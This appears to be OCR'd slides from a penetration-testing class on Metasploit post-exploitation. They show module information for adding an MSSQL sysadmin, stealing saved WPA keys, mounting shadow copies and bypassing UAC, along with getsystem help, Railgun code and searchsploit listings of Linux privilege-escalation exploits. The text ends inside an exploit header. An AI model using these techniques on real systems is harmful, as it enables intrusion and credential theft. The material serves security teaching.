
MS SQL Auth Bypass

```
msf exploit(handler) > info post/windows/manage/mssql_local_auth_bypass

       Name: Windows Manage Local Microsoft SQL Server Authorization Bypass
     Module: post/windows/manage/mssql_local_auth_bypass
   Platform: Windows
       Arch:
       Rank: Normal
```


```
Description:
  When this module is executed, it can be used to add a sysadmin to
  local SQL Server instances. It first attempts to gain LocalSystem
  privileges using the "getsystem" escalation methods. If those
  privileges are not sufficient to add a sysadmin, then it will
  migrate to the SQL Server service process associated with the target
  instance. The sysadmin login is added to the local SQL Server using
  native SQL clients and stored procedures. If no instance is
  specified then the first identified instance will be used. Why is
  this possible? By default in SQL Server 2k-2k8, LocalSystem is
  assigned syadmin privileges. Microsoft changed the default in SQL
  Server 2012 so that LocalSystem no longer has sysadmin privileges.
  However, this can be overcome by migrating to the SQL Server
  process.
```

Forensic Image of Target

- Harvest deleted files



Exploit PXE
Pre-eXecution Boot



Remote Packet Capture

```
msf exploit(handler) > info post/windows/manage/rpcapd_start

       Name: Windows Manage Remote Packet Capture Service Starter
     Module: post/windows/manage/rpcapd_start
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  Borja Merino <bmerinofe@gmail.com>

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  ACTIVE    false            yes       Enable rpcapd in active mode (passive by default).
  NULLAUTH  true             yes       Enable Null Authentication.
  PORT      2002             yes       Local/Remote port to capture traffic.
  RHOST                      no        Remote host to connect (set in active mode only).
  SESSION                    yes       The session to run this module on.

Description:
  This module enables the Remote Packet Capture System (rpcapd
  service) included in the default installation of Winpcap. The module
  allows you to set up the service in passive or active mode (useful
  if the client is behind a firewall). If authentication is enabled
  you need a local user account to capture traffic. PORT will be used
  depending of the mode configured.
```

Look in Shadow Copies (Restore Points)

```
msf exploit(handler) > info post/windows/manage/vss_mount

       Name: Windows Manage Mount Shadow Copy
     Module: post/windows/manage/vss_mount
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  theLightCosine <theLightCosine@metasploit.com>

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  DEVICE                      yes       DeviceObject of Shadowcopy to mount.
  PATH                        yes       Path to mount it to.
  RHOST      localhost        yes       Target address range
  SESSION                     yes       The session to run this module on.
  SMBDomain                   no        The Windows domain to use for authentication
  SMBPass                     no        The password for the specified username
  SMBUser                     no        The username to authenticate as
  TIMEOUT    60               yes       Timeout for WMI command in seconds

Description:
  This module will attempt to mount a Volume Shadow Copy on the
  system. This is based on the VSSOwn Script originally posted by Tim
  Tomes and Mark Baggett. Works on win2k3 and later.
```

Find Open Outgoing Ports

```
msf exploit(handler) > info post/windows/recon/outbound_ports

       Name: Windows Outbound-Filtering Rules
     Module: post/windows/recon/outbound_ports
   Platform: Windows
       Arch:
       Rank: Normal
```

```
Description:
  This module makes some kind of TCP traceroute to get
  outbound-filtering rules. It will try to make a TCP connection to a
  certain public IP address (this IP does not need to be under your
  control) using different TTL incremental values. This way if you get
  an answer (ICMP TTL time exceeded packet) from a public IP device
  you can infer that the destination port is allowed. Setting STOP to
  true the module will stop as soon as you reach a public IP (this
  will generate less noise in the network).
```

Find Wireless Networks

```
msf exploit(handler) > info post/windows/wlan/wlan_bss_list

       Name: Windows Gather Wireless BSS Info
     Module: post/windows/wlan/wlan_bss_list
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  theLightCosine <theLightCosine@metasploit.com>

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SESSION                   yes       The session to run this module on.

Description:
  This module gathers information about the wireless Basic Service
  Sets available to the victim machine.
```

Steal WPA Keys

```
msf exploit(handler) > info post/windows/wlan/wlan_profile

       Name: Windows Gather Wireless Profile
     Module: post/windows/wlan/wlan_profile
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  theLightCosine <theLightCosine@metasploit.com>

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SESSION                   yes       The session to run this module on.

Description:
  This module extracts saved Wireless LAN profiles. It will also try
  to decrypt the network key material. Behaviour is slightly different
  bewteen OS versions when it comes to WPA. In Windows Vista/7 we will
  get the passphrase. In Windows XP we will get the PBKDF2 derived
  key.
```



Kahoot!

Railgun

Allows Direct Access to Windows APIs

- API: Application Program Interface
- **irb** drops into a Ruby shell
- **client.railgun.shell32.IsUserAnAdmin**
  - Tells Ruby interpreter to use railgun to access the **IsUserAdmin** function of **shell32.dll**

Allows Direct Access to Windows APIs



reverse_lookup uses Railgun

```
  GNU nano 2.2.6                File: reverse_lookup.rb

    #Generates IP list based on RHOSTS - RangeWalker rocks....
    iplist = Rex::Socket::RangeWalker.new(datastore['RHOSTS'])
    iplist.each do |x|
      #Converts an IP in string formate to network byte order format
      nbi = Rex::Socket.addr_aton(x)

      #Call gethostbyaddr
      result = session.railgun.ws2_32.gethostbyaddr(nbi.to_s,nbi.size,2)
      if result['return'] == 0
        vprint_status("#{x} did not resolve")
      else
        struct = session.railgun.memread(result['return'],100)
        hostname = struct.split(nbi)[1].split("\0")[0]
        print_good("#{x} resolves to #{hostname}")
      end
    end
  end
end
```

Local Privilege Escalation


getsystem

- Tries to elevate to SYSTEM on Windows
- **rev2self** undoes this escalation

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

    -h          Help Banner.
    -t <opt>    The technique to use. (Default to '0').
                  0 : All techniques available
                  1 : Named Pipe Impersonation (In Memory/Admin)
                  2 : Named Pipe Impersonation (Dropper/Admin)
                  3 : Token Duplication (In Memory/Admin)


meterpreter >
```


User Account Control (UAC)

- Pops up when something needs administrator privileges



UAC Blocks getsystem


- On Win 7




Bypassing UAC

```
msf exploit(handler) > info exploit/windows/local/bypassuac

       Name: Windows Escalate UAC Protection Bypass
     Module: exploit/windows/local/bypassuac
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-12-31

Provided by:
  David Kennedy "ReL1K" <kennedyd013@gmail.com>
  mitnick
  mubix <mubix@hak5.org>

Available targets:
  Id  Name
  --  ----
  0   Windows x86
  1   Windows x64
```

Process Injection



Worked on Win 7!



Udev Privilege Escalation on Linux

- **uname -a** *to find kernel version*
- **lsb_release -a** *to find Ubuntu version*

- **udevadm --version**

Searching the Exploitdb Repository

- **searchsploit**

```
root@kali:~# searchsploit udev
------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                          |  Path
                                                                        | (/usr/share/exploitdb/platforms/)
------------------------------------------------------------------------ ---------------------------------
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1.4.1 - Privil | linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Privilege | linux/local/8572.c
Linux Kernel UDEV < 1.4.1 - Netlink Privilege Escalation (Metasploit) | linux/local/21848.rb
------------------------------------------------------------------------ ---------------------------------
```

Recent Ubuntu Exploits

```
root@kali:~# searchsploit ubuntu | grep 14.04
NetKit FTP Client (Ubuntu 14.04) - Crash/Denial of Service (PoC)          | linux/dos/37777.txt
Apport 2.14.1 (Ubuntu 14.04.2) - Privilege Escalation                     | linux/local/36782.sh
usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Privilege Escalation       | linux/local/36820.txt
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation   | linux/local/37088.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' | linux/local/37293.txt
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Privilege Escalation | linux/local/39166.c
Linux Kernel (Ubuntu 14.04.3) - 'perf_event_open()' Can Race with execve() | linux/local/39771.txt
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Conditio | lin_x86-64/local/40871.c
Ubuntu 14.04/15.10 - User Namespace Overlayfs Xattr Setgid Privilege Escal | linux/local/41762.txt
root@kali:~#
root@kali:~# searchsploit ubuntu | grep 16.04
Linux Kernel (Ubuntu 16.04) - Reference Count Overflow Using BPF Maps     | linux/dos/39773.txt
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Pr | linux/local/39772.txt
Exim 4 (Debian 8 / Ubuntu 16.04) - Spool Privilege Escalation             | linux/local/40054.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter target_offset Out-of- | lin_x86-64/local/40049.c
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPLACE' Privilege Esca | linux/local/40489.txt
Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Privilege Escalation (Metasploit) | linux/local/40759.rb
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Conditio | lin_x86-64/local/40871.c
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution          | linux/local/40937.txt
Google Chrome + Fedora 25 / Ubuntu 16.04 - 'tracker-extract' / 'gnome-vide | linux/local/40943.txt
```

8572.c

```
/*
 * cve-2009-1185.c
 *
 * udev < 141 Local Privilege Escalation Exploit
 * Jon Oberheide <jon@oberheide.org>
 * http://jon.oberheide.org
 *
 * Information:
 *
 *   http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185
 *
 *   udev before 1.4.1 does not verify whether a NETLINK message originates
 *   from kernel space, which allows local users to gain privileges by sending
 *   a NETLINK message from user space.
 *
 * Notes:
 *
 *   An alternate version of kcope's exploit.  This exploit leverages the
 *   95-udev-late.rules functionality that is meant to run arbitrary commands
